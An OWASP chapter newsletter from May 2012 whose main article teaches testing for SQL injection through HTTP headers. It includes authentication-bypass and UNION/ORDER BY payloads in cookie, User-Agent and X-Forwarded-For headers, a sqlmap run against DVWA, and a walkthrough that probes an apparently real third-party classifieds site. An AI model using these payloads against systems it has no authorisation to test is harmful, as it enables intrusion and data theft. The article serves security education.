
OWASP Guadalajara NewsLetter

https://www.owasp.org/index.php/Guadalajara

Year 1
Volume 2
May 2012

OWASP Foundation

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work from our members.



OWASP Community

The OWASP Community offers many opportunities to share and learn around application security.

- 110+ Local Chapters Globally
- Worldwide Conferences, OWASP Days. And Training Events.
- OWASP Podcasts
- AppSec Videos & Presentations
- Application Security Moderated News Feed
- OWASP iphone Application
- OWASP Newsletter
- AppSec Job Boad
- OWASP Application Security Research Grants

OWASP Projects (140+)

Protect:

OWASP Development Guide
OWASP Enterprise Security API (ESAPI)
OWASP AntiSamy Java & .NET Projects

Detect:

OWASP Top 10
OWASP Application Security Verification Standard Project
OWASP Live CD
OWASP WebScarb
OWASP Code Review Guide
OWASP Testing Guide

Life Cycle:

OWASP Web Goat
OWASP AppSec FAQ Project
OWASP Legal Project

Te hacemos la más cordial invitación para que colabores en el contenido del **Newsletter**. Mándanos tu artículo A manuel.lopez@owasp**.com**, en español o en inglés.

OWASP Guadalajara NewsLetter

https://www.owasp.org/index.php/Guadalajara

Year 1
Volume 2
May 2012

Content:

SQL Injection through HTTP Headers

By Yasser Aboukir


During vulnerability assessment or penetration testing, identifying the input vectors of the target application is a primordial step. Sometimes, when dealing with Web application testing, verification routines related to SQL injection flaws discovery are restricted to the GET and POST variables as the unique inputs vectors ever. What about other HTTP header parameters? Aren't they potential input vectors for SQL injection attacks? How can one test all these HTTP parameters and which vulnerability scanners to use in order to avoid leaving vulnerabilities undiscovered in parts of the application?

Input Parameter Coverage in Security Web Application Scanners


A result of a comparison of 60 commercial and open-source black box web application vulnerability scanners was released and titled: « The Scanning Legion: Web Application Scanners Accuracy Assessment & Feature Comparison ». This benchmark, realized by the security researcher Shay Chen in 2011, focused on testing commercial and open source tools that are able to detect (and not necessarily exploit) security vulnerabilities on a wide range of URLs.
We have concluded the chart below which shows input parameter's coverage supported by tested web application scanners. These inputs are basically:

- HTTP Query String Parameters (GET): input parameters sent in the URL.
- HTTP Body Parameters (POST): input parameters sent in the HTTP body.
- HTTP Cookie Parameters: input parameters sent in the HTTP cookie.
- HTTP Headers: HTTP request headers used by the application.

This chart shows obviously that 75% of Web application scanners couldn't discover HTTP Headers parameters related flaws. Furthermore, 70% of these scanners failed inspecting HTTP Cookies vulnerabilities else. These rates refer exactly to the ability of the scanners to scan the input vector, not simply to interpret it. Comparing to the reasonable score made for GET and POST, some automated testing tools may lead to unsatisfied results when dealing with HTTP header as an SQL injection input vector.



As a matter of fact, HTTP Headers and Cookies should not be underestimated. Therefore, these two vectors should be taken into consideration during testing plan. Yet, when the vulnerability scanners used are not supporting these features, we should think about testing these parameters manually.



Potential HTTP Headers for SQL injections

HTTP Header fields

HTTP header fields are components of the message header of requests and responses in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction.

```
GET / HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Accept:*/*
Host: host
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 ( .NET CLR 3.5.30729; .NET4.0E)
Cookie: guest_id=v1%3A1328019064; pid=v1%3A1328839311134
```

We can consider the HTTP Cookies, when are stored in databases for sessions identification, as the first potential HTTP variables which should be tested. We will see next in an example of Cookie based SQL injection. There are also other HTTP headers related to the application.

X-Forwarded-For

X-Forwarded-For is an HTTP header field considered as a de facto standard for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.
We will see an example of this flaw basing of a form submission.

```
$req = mysql_query("SELECT user,password FROM admins WHERE user='".sanitize($_POST['user'])."' AND password='".md5($_POST['password'])."' AND ip_adr='".ip_adr()."'");
```

The variable login is correctly controlled due to the sanitize() method.

Content:

```
function sanitize($param){ if
(is_numeric($param)) { return
$param; } else { return
mysql_real_escape_string
($param); } }
```

Let us inspect the ip variable. It is allocating the output of the ip_addr() method.

```
function ip_adr() { if (isset
($_SERVER
['HTTP_X_FORWARDED_FOR']))
{ $ip_adr = $_SERVER
['HTTP_X_FORWARDED_FOR']; }
else { $ip_adr = $_SERVER
["REMOTE_ADDR"]; } if
(preg_match("#^[0-9]{1,3}\.[0-9]
{1,3}\.[0-9]{1,3}\.[0-9]{1,3}
#",$ip_addr)) { return $ip_adr; }
else { return $_SERVER
["REMOTE_ADDR"]; } }
```

Obviously, the IP address is retrieved from the HTTP header X_FORWARDED_FOR. This later is controlled by the preg_match which verifies if this parameter does hold at least one IP address. As a matter of fact, the environment variable HTTP_X_FORWARDED_FOR is not properly sanitized before its value being used in the SQL query. This can lead to run any SQL query by injecting arbitrary SQL code into this field.

The simple modification of this header field to something like:

```
GET /index.php HTTP/1.1
Host: [host]
X_FORWARDED_FOR :127.0.0.1' or
1=1#
```

will lead to bypass the authentication control.

User-agent

User agent is an HTTP header field gives the software program used by the original client. This is for statistical purposes and the tracing of protocol violations. It should be included. The first white space delimited word must be the software product name, with an optional slash and version designator.

Not all applications are written to capture the user-agent data, but sometimes applications are designed to store such information (ex: shopping cart providers) to make use of it. In this case, it's worth investigating the user-agent header for possible issues.
HTTP query example:

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
```

Referer

Referer is another HTTP header which can be vulnerable to SQL injection once the application is storing it in database without sanitizing it. It's an optional header field that allows the client to specify, for the server's benefit, the address (URI) of the document (or element within the document) from which the URI in the request was obtained. This allows a server to generate lists of back-links to documents, for interest, logging, etc. It allows bad links to be traced for maintenance.
Example:

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa' or 1/*
Referer: http://
www.yaboukir.com
```

Attacker's perspective?

As we all know, injection flaws are ranked the first in The OWASP Top 10 Web Application Security Risks. Attackers are increasingly seeking for injection points to get full access of your databases. No matter the injection input vector's type, whether it's a GET, POST, Cookie or other HTTP headers; the important for intruders is always to have at least one injection point which let them start the exploitation phase.


Manually testing Cookie based SQL injections

In this section, we will introduce some methods of inspecting HTTP Cookie variables.

Using a Browsers Add-on

Cookies Manager+


Cookie Manager+ allows view, edit and create new cookies. It also allows show extra information about cookies and allows edit multiple cookies at once, as well as backup/restore them.
After installing it, from the Tools menu, select Cookies Manager+.We select a Cookie variable related to the target application.


Cookies Manager+ v1.5.1 [showing 288 of 288, selected 1]
File Edit View Tools Help
Search:
Refresh
Add
Edit
Delete
Close

	Site	Name
☐	classifieds.co.zw	__utmz
☐	classifieds.luxembourgian.com	classified_session
☑	classifieds.luxembourgian.com	language_id
☐	cloudflare.com	__cfduid


Name: language_id
Content: 1
Host: classifieds.luxembourgian.com
Path: /
Send For: Any type of connection
Expires: Sun 17 Feb 2013 10:53:58 AM WET

We will edit the language_id variable. To figure out the SQL injection flaw, we will add a quote "'" in the field
content of the variable language_id.



Name: ☑ language_id
Content: ☑ 1'
Host: ☑ classifieds.luxembourgian.com
Path: ☑ /
Send For: ☑ Any type of connection
Http Only: ☑ No
Expires: ☑ date
February 17, 2013 10:53:58
February 17 , 2013 10 : 53 : 58

After refreshing the page, or clicking on other internal link of the application, the application submits the request using the edited HTTP cookie. The result is triggered an SQL error:


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://classifie...embourgian.com/
http://classifieds.luxembourgian.com/
For Sale

```
There has been a database error
Error returned:
db Error returned:You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
With the following query:
SELECT * FROM geodesic_text_languages where language_id = 1\'
```

OWASP Guadalajara NewsLetter

https://www.owasp.org/index.php/Guadalajara

Year 1
Volume 2
May 2012

Content:


This database error is alerting us for a susceptible SQL injection flaw.

The advantage of using Cookies Manager+ is that it's simple to use, act directly on the cookie and saves the previous edited value of the cookie.
We will try to determine the number of column using another Firefox plug-in.

Tamper Data:

Tamper Data is a powerful Firefox add-on to view and modify HTTP/HTTPS headers and post parameters.


After installing it, from the Tools menu, select Tamper Data. Start tampering HTTP request by clicking the button Start Tamper.
When launching any request from the target application, Tamper Data pops up a box and asks if we want to tamper the current HTTP request just sent.



http://classifieds.luxembourgian.com/

☑ Continue Tampering?

After clicking on Tamper,we got the full Tamper popup:




http://classifieds.luxembourgian.com/

Request Header Name	Request Header Value
Host	classifieds.luxembourgian.com
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/201
Accept	text/html,application/xhtml+xml,application/xm
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Proxy-Connection	keep-alive
Cookie	:ef70b2349f33381b18; language_id=1 order by 4

Post Parameter Name	Post Parameter Value

We add: order by 4 into the HTTP cookie variable as shown in the previous screenshot. The response is normal from the application.




Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
11:50:52.891	5503 ms	9237 ms	-1	GET	200	text/html	http:/...	LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI
11:51:00.660	0 ms	0 ms	unknown	GET	pending	unknown	http:/...	LOAD_NORMAL

Request Header Name	Request Header Value

Response Header Name	Response Header Value

We increment the number and add this time: order by 5. The response to this injection is as follows:


Classifieds!! - buy and sell here - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Classifieds!! - buy and sell here

http://classifieds.luxembourgian.com/

There has been a database error

Error returned:

db Error returned:Unknown column '5' in 'order clause'

With the following query:
SELECT * FROM geodesic_text_languages_messages where text_page_id = 1 and language_id = 1 order by 5

So we can conclude that the number of columns is 4.
Now, we will try to figure out the affected columns in order to inject in it more SQL queries. So, we will add the following query into the language_id HTTP cookie variable:
-1+UNION+ALL+SELECT+1,2,3,4
The exploitation may need sometimes advanced SQL injection techniques.

Using automated penetration testing scanner


Sqlmap as example

Sqlmap is a popular open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
Sqlmap supports the HTTP cookie features so it can be useful in two ways:
Authentication based upon cookies when the web application requires that.
Detection and exploitation of SQL injection on such header values.
By default sqlmap tests all GET parameters and POST parameters. When the value of –level is set to 2 or above it tests also HTTP Cookie header values. When this value is set to 3 or above, it tests also HTTP User-Agent and HTTP Referer header value for SQL injections. It is however possible to manually specify a comma-separated list of parameter(s) that you want sqlmap to test. This will bypass the dependence on the value of –level too.

For instance, to test for GET parameter id and for HTTP User-Agent only, provide -p id,user-agent.
This is an example of how we can test the parameter named security of an HTTP Cookie of the DVWA (Damn Vulnerable Web Application).

```
./sqlmap.py -u 'http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#'
--
cookie='PHPSESSID=0e4jfbrgd8190ig3uba7rvsip1; security=low'
--string='First name' --dbs --level 3
-p PHPSESSID
```

The flag –string compare between the valid pages and the invalid one (due to the injection). In the other hand, the flag –dbs is used to enumerate the database management systems. Finally, the flag –p force the testing of the PHPSESSID variable.


root@bt: /pentest/web/scanners/sqlmap
File Edit View Terminal Help

```
root@bt:/pentest/web/scanners/sqlmap# ./sqlmap.py -u 'http://127.0.0.1/vulnerabi
lities/sqli/?id=1&Submit=Submit#' --cookie='PHPSESSID=0e4jfbrgd8190ig3uba7rvsip1
; security=low' --string='First name' --dbs --level 3 -p security

    sqlmap/0.9 - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 17:22:58

[17:22:58] [WARNING] the testable parameter 'security' you provided is not into
the GET
[17:22:58] [INFO] using '/pentest/web/scanners/sqlmap/output/127.0.0.1/session'
as session file
[17:22:58] [INFO] resuming injection data from session file
[17:22:58] [WARNING] there is an injection in GET parameter 'id' but you did not
 provided it this time
[17:22:58] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[17:22:58] [INFO] testing connection to the target url
[17:22:58] [INFO] testing if the provided string is within the target URL page c
ontent
[17:22:58] [WARNING] heuristic test shows that Cookie parameter 'security' might
 not be injectable
[17:22:58] [INFO] testing sql injection on Cookie parameter 'security'
```

Tools for testing SQL injection: choose by its detection accuracy or by its input vector coverage?

In order to answer this question, we have exploited the results of the benchmark provided by sectoolmarket.com. We have take in hypothesis that the detection accuracy of the candidate scanners has the same importance as input vectors coverage and support. We have considered GET, POST, HTTP Cookie and HTTP Headers as the input vectors that should be supported. When all these parameters are supported, the scanners make a rate 100% of coverage (4/4).

We suggest the equation below of arithmetic mean to adapt a balancing score for vulnerability scanners.

$$\text{Average Score} = \frac{2}{\text{Detection Rate }(\%) + \text{Input Vector Coverage }(\%)}\ (\%)$$

After balancing the obtained rates with the percentage of detection accuracy, we stopped by this result below for the first 14 scanners:


We invite you to contribute to our Newsletter. Send your articles to manuel.lopez@owasp.org, in English or Spanish.

OWASP Guadalajara NewsLetter

https://www.owasp.org/index.php/Guadalajara

Year 1
Volume 2
May 2012

Content:



What's next?

For developers

Cookies and other stored HTTP headers should be treated by developers as another form of user input and be subjected to the same validation routines.

For testers

The manipulation of HTTP header information on page requests (especially the REFERER and USER-AGENT fields) is important to identify whether the application is vulnerable to SQL Injection vectors or even to other standard vulnerabilities (XSS). It's a good practice to define and describe every way that a user may manipulate data which is used by the application. These data may be stored, fetched and processed from Cookies, HTTP-headers (like HTTP_USER_AGENT), form-variables (visible and hidden), Ajax-, JQuery-, XML-requests. X

REFERENCES:

[1]Penetration Testing with Improved Input Vector Identification, William G.J. Halfond, Shauvik Roy Choudhary, and Alessandro Orso College of Computing Georgia Institute of Technology
[2]Security Tools Benchmarking – A blog dedicated to aiding pen-testers in choosing tools that make a difference. By Shay-Chen http://sectooladdict.blogspot.com/2011/08/commercial-web-application-scanner.html
[3]https://en.wikipedia.org/wiki/X-Forwarded-For
[4] http://www.techbrunch.fr/securite/blind-sql-injection-header-http/
[5]http://www.w3.org/Protocols/HTTP/HTRQ_Headers.html#user-agent
[6]http://www.w3.org/Protocols/HTTP/HTRQ_Headers.html#z14
[7]https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/
[8]https://addons.mozilla.org/en-US/firefox/addon/tamper-data/
[9]http://sqlmap.sourceforge.net/doc/README.html
[10]http://msdn.microsoft.com/en-us/library/ms161953.aspx

About the Author

Yasser Aboukir is a State Engineer in Computer Science, an Information Security Consultant, as well as a researcher with InfoSec Institute. He is the co-founder of the Moroccan Cyber Security Challenge and a member of the OWASP Moroccan Chapter. Currently interested on topics related to Web Application Security, Penetration Testing Methodologies and Security Management Standards.

OWASP Guadalajara NewsLetter

https://www.owasp.org/index.php/Guadalajara

Year 1
Volume 2
May 2012

Content:

OWASP TOP 10 with Hacking-Lab

By Martin Knobloch

Introduction

OWASP Global Education Committee (GEC) and Hacking-Lab have embarked in a joint educational project: Academy Portal and Hacking-Lab's remote security lab. While passive learning methods are generally acceptable to achieve lower levels of performance, but an interactive learning environment will allow the learner to achieve **higher levels** of performance (i).


OWASP Academy Portal https://www.owasp.org/index.php/OWASP_Academy_Portal_Project

When it started…

Since its launch at AppSec US in Minneapolis 2011, the portal has seen more than 6000 active global users and more than 1072 individuals have assigned to the free OWASP TOP 10 challenges.

Scoring System

Currently, the user with the nickname "bashrc" is leading the scoring of the OWASP TOP 10 event. Within the last couple of months, 167 users have successfully solved the OWASP challenges.
OWASP GEC team is checking submitted solutions day and night. This effort is driven through the support of the following key individuals: Martin Knobloch, Cecil Su, Steven van der Baan and Zaki Akhmad.



OWASP Top Ten Ranking

Your Rank:

Rank	Score	Type	Name
1.	140	👤	bashrc
2.	130	👤	PS
3.	130	👤	Zy0d0x
4.	130	👤	nsiskov
5.	130	👤	Spassbremse
6.	130	👤	kamil
7.	130	👤	gold50china
8.	125	👤	SgtDDog
9.	120	👤	scegliau
10.	120	👤	solozero
11.	120	👤	hackingmtl
12.	120	👤	seimen
13.	120	👤	jorang
14.	110	👤	tht
15.	110	👤	pgn
16.	103	👤	analfa
17.	100	👤	dreadknight
18.	90	👤	bucen
19.	90	👤	_dev_null

OWASP Online Competition

OWASP is planning to add additional challenges. Thanks to the Greece Hackademics project, additional challenges are now ready to be used for the planned OWASP online security competitionin 2012. The winner will receive a free ticket to one of the OWASP international conferences.

WebGoat Integration

Through the efforts of volunteers, WebGoat has been integrated into the Hacking-Lab framework during the last couple of weeks. Thanks to Nicolas Hochart from Helsinki, the major work is done and we are in the quality assurance process before making them public. The addition of the Hackademics and the WebGoat projects, will introduce more than 20 new and free challenges available to everyone looking to gain some hands-on experience.

Advanced Web Security

The OWASP TOP 10 is only one important area of focus. Many additional, critical security aspects needspecial attention. In response to some recent media discussions, OWASP now has additional security challenges for the Apache Struts2 security vulnerability plus the commonly unknown XML external entity attack (XXE).

Apache Struts2 Tutorial: http://media.hacking-lab.com/movies/struts2/

LiveCD

Don't hesitate and start exploring the hands-on exercises. Joining the OWASP TOP 10 challenges is easy. Sign-Up for a Hacking-Lab account, register for the free OWASP TOP 10 challenges and get your free xUbuntu based LiveCDthat provides everything you need to get started.

Sign-Up and register for FREE OWASP TOP 10 challenges https://www.hacking-lab.com/events/registerform.html?eventid=245&uk=

Download LiveCD http://media.hacking-lab.com/largefiles/livecd/

(i) http://www.nwlink.com/~donclark/hrd/strategy.html

Content:

OWASP AppSec Research 2012

July 10-13th, Athens, Greece
http://www.appsecresearch.org

By Konstantinos Papapanagiotou

The OWASP AppSec Research (aka OWASP AppSec EU) conference is a premier gathering for Information Security leaders. Executives from Fortune 500 firms along with technical thought leaders, security architects and lead developers, gather to share cutting-edge ideas, initiatives and technology advancements. The OWASP AppSec Research is one of the 4 annual, global conferences organized by OWASP. We have added the "Research" keyword in order to highlight our outreach to academia and the research community. As a result, apart from the usual technical presentations, we will be hosting a research oriented track.

This year the OWASP AppSec Research conference will be hosted by the Department of Informatics and Telecommunications of the University of Athens, Greece and will take place between July 10-13th.

During the first couple of days, experienced, world-class experts will provide high level training on various application security topics, such as Secure Development training for developers, mobile security, web application assessment, application attack detection and building an entire software security program. You can find more information on the available training courses at: http://www.appsecresearch.org/training

Training will be followed by two days of plenary sessions, full of presentations, demos and panels on the latest and hottest trends in application security. Our currently confirmed keynote speakers include world renowned experts from both industry and academia. We will have the chance to watch pioneers of software security and authors of some of the most well-known books in the field, presenting the latest trends on application security. We will dive into Oracle's Secure Coding Standards and all the processes that are behind the massive amount of patches that are issued every month. Top researchers will present their work on injection prevention, malware detection and mobile security. Find out everything you need to know about what Gary McGraw (Cigital), Jacob West (HP/Fortify), Diomidis Spinellis (AUEB), Duncan Harris (Oracle), Ben Livshits (Microsoft) and Christian Papathanasiou will be talking about at: http://www.appsecresearch.org/keynotes

At the same time, we're organizing several parallel events: Cigital will be hosting a recruiting event, seeking the best AppSec talents in Europe. University students will have the chance to participate at the OWASP University Challenge competition. As usual, everyone will also have the chance to compete at the traditional Capture the Flag event. Finally, the OWASP AppSec Research 2012 is also about fun: we're organizing various networking events and a performance by the now famous OWASP Band.

As we're getting closer to the conference, keep checking our site (http://www.appsecresearch.org) to find out about the latest news and events that we will be organized. This year's OWASP AppSec Research 2012 conference is not to be missed by anyone involved in application security and of course, you'll also get a chance to visit Greece and its beaches at the best possible time of the year! We're looking forward to seeing you all in Athens, Greece.

Content:

OWASP News

By Michael Coates

security101@lists.owasp.org

OWASP has created a new mailing list that is focused on bringing security information to anyone new to the security space. Have a question on a security topic? Wonder what best practices are recommended for a particular topic? Join the security101 mailing list and ask a question or help answer others!

Join at the following link: https://lists.owasp.org/mailman/listinfo/security101

Monthly Security Blitz

OWASP is starting a monthly security blitz where we will rally the security community around a particular topic. The topic may be a vulnerability, defensive design approach, technology or even a methodology. All members of the security community are encouraged to write blog posts, articles, patches to tools, videos etc in the spirit of the current monthly topic. Our goal is to show a variety of perspectives on the topic from the different perspectives of builders, breakers and defenders.

https://www.owasp.org/index.php/OWASP_Security_Blitz

OWASP Confirmed Member Linkedin Group

Curious to network with other OWASP members? Want to promote to the world that you support OWASP? If you're an OWASP member then join the confirmed member linkedin group. Note: This is a virtual badge/membership card. There aren't any resources or discussions at this linkedin group.

http://www.linkedin.com/groups?viewMembers=&gid=4342746&sik=1336166179573
https://www.owasp.org/index.php/Membership

For major information please contact:

Eduardo Cerna
eduardo.cerna@owasp.org

Manuel López Arredondo
manuel.lopez@owasp.org

Membership:

Participate in OWASP. Become an OWASP member TODAY!

Individual:
50 USD annual
http://www.regonline.com/Register/Checkin.aspx?EventID=919827

Benefits:

- Welcome Kit:
    - OWASP Sticker
    - OWASP shoulder bag

- Email account @owasp.org
- Full involvement on some of the 140+ OWASP Projects
- Increasing your networking
- Special discounts in “OWASP Day” and “AppSec” conferences around the world
- Gain recognized international experience by participating in OWASP.

OWASP Guadalajara—Benefits

- Quarterly meetings
- Distribution lists
- Open forum for discussion
- Meet fellow InfoSec professionals
- Create WebApp awarness in Guadalajara
- Local OWASP Projects?
- Free and open to everyone
- No vendor pitches
- Hackfests and Docsfests
- OWASP Training Days via GoToMeeting and in-class sessions (https://www.owasp.org/index.php/OWASP_Training)
- 1 credit for CISSP, CISA, CEH, etc for each OWASP session